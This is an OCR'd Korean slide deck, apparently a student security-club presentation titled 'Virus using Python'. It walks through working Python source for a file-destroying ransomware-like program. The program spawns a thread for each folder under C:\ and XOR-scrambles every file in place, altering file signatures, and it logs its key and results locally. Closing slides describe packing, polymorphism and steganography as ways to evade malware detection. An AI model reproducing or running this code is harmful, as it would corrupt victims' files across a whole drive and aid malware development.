

파이썬을 활용한 바이러스

SCA - 강대성, 송은우

목차

시나리오





작동 방식

각 경로마다 쓰레드를 하나씩 만들어준후 파일들을
바이너리 모드로 읽어와 생성된 키로 암호화한다.

파일 암호화

읽어온 바이너리를 바이트배열로 변경,
배열의 요소들을 xor 암호화.

```
1  key_pointer = open('key.txt','a+')
2  file_pointer = open('log.txt', 'a+')  # 로그파일 생성
3  ws_list = [os.path.join(root, file) for root, dirs, files in os.walk(os.getcwd()) for file in files]
```

파일 생성

로그, 키 파일 생성
같은, 하위 파일들을 WS_LIST 에 등록

```python
# key gen
def key_gen():
    rand_index = [random.randint(0, 1000000000) for _ in range(random.randint(100, 1000000))]
    xor_key = [random.randint(0, 255) for _ in range(len(rand_index))]
    return rand_index, xor_key

rand_index, xor_key = key_gen()
key_pointer.write(str(rand_index)+str(xor_key))
```

key_GEN

암호화에 사용할 인덱스, 키 생성

```python
def find_all_files(directory):
    global ws_list
    exe_files = glob.glob(os.path.join(directory, '**/*.*'), recursive=True)
    exe_files = [file for file in exe_files if file not in ws_list]
    return exe_files

def ls_dir(dir):
    files = [path for path in glob.glob(os.path.join(dir, '*')) if os.path.isdir(path)]
    return files
```

파일 찾기 관련 함수

glob 함수를 이용해 입력받은
경로 밑 하위경로들을 파일들을
모두 읽어옴

```python
def encrypt_file(file_path):
    try:
        chunk_size = 1073741824  # 1GB
        with open(file_path, 'r+b') as f:
            while True:
                chunk = f.read(chunk_size)
                if not chunk:
                    break

                dos = bytearray(chunk)
                exe_len = len(dos) - 1

                for j in range(len(rand_index)):
                    dos[rand_index[j] % exe_len] ^= xor_key[j]

                dos[0] ^= xor_key[0]
                dos[1] ^= xor_key[1]  # 시그니쳐 변경

                f.seek(-len(chunk), os.SEEK_CUR)
                f.write(dos)
                f.flush()

        file_pointer.write(f'Good : {file_path}\n')
    except Exception as e:
        file_pointer.write(f'Error : {e} : {file_path}\n')
```

파일 암호화

파일을 청크단위로 쪼개서
읽어와서 생성해둔 키로 암호화

```python
def thread_enc(dir_path,Thread_status):
    try:
        files = find_all_files(dir_path)
        for file in files:
            encrypt_file(file)
        Thread_status.append({dir_path : 'Good'})
    except Exception as e:
        Thread_status.append({dir_path : str(e)})
```

쓰레드 함수

인자로 들어온 dir_path 밑 하위경로 들의 파일을 함수로 불러와서 파일의 암호화한다.

```python
def main():

    drive = "C:\\"
    # drive의 하위 폴더 찾기
    subfolders = ls_dir(drive)

    Thread_list = []
    Thread_status = []

    for subfolder in subfolders:
        thread = Thread(target=thread_enc, args=(subfolder,Thread_status))
        Thread_list.append(thread)
        thread.start()

    # 모든 스레드의 종료를 기다림
    while any([i.is_alive() for i in Thread_list]):
        pass

    print(Thread_status)
```

메인 함수

C 드라이브에 하위 폴더마다 쓰레드를 배정해주고 종료를 기다림.

패킹

정의

데이터를 압축하거나 변형하여 파일 크기를 줄이거나 원본 코드의 구조를 숨기는 기술
주로 실행 파일의 크기를 줄이고 분석 어려움을 초래하여 악성 코드 검출을 어렵게 만들기 위해 사용

장점

- 파일 크기 감소
- 분석 어려움
- 보안 강화

단점

- 실행 오버헤드
- 보안 문제
- 호환성 문제

폴리모피즘

정의

알고리즘 또는 시스템의 동작을 지속적으로 변형하거나 다양한 형태로 표현하는 기법
공격자가 특정 패턴을 기반으로 한 공격을 예방하거나, 보안 시스템의 탐지 기능을 우회하게 만듦

장점

- 탐지 우회
- 보안 강화
- 은폐성

단점

- 복잡성
- 성능 저하
- 위험성 증가

스테가노그래피

정의

다양한 형태의 데이터(이미지, 오디오, 비디오 등)에
숨겨진 메시지나 정보를 포함 시키는 기술
숨겨진 메시지의 존재를 탐지할 수 없도록 하기 위함

장점

- 비밀성
- 다양한 응용
- 탐지 어려움

단점

- 용량 제한
- 무결성 문제
- 효율성 문제

감사합니다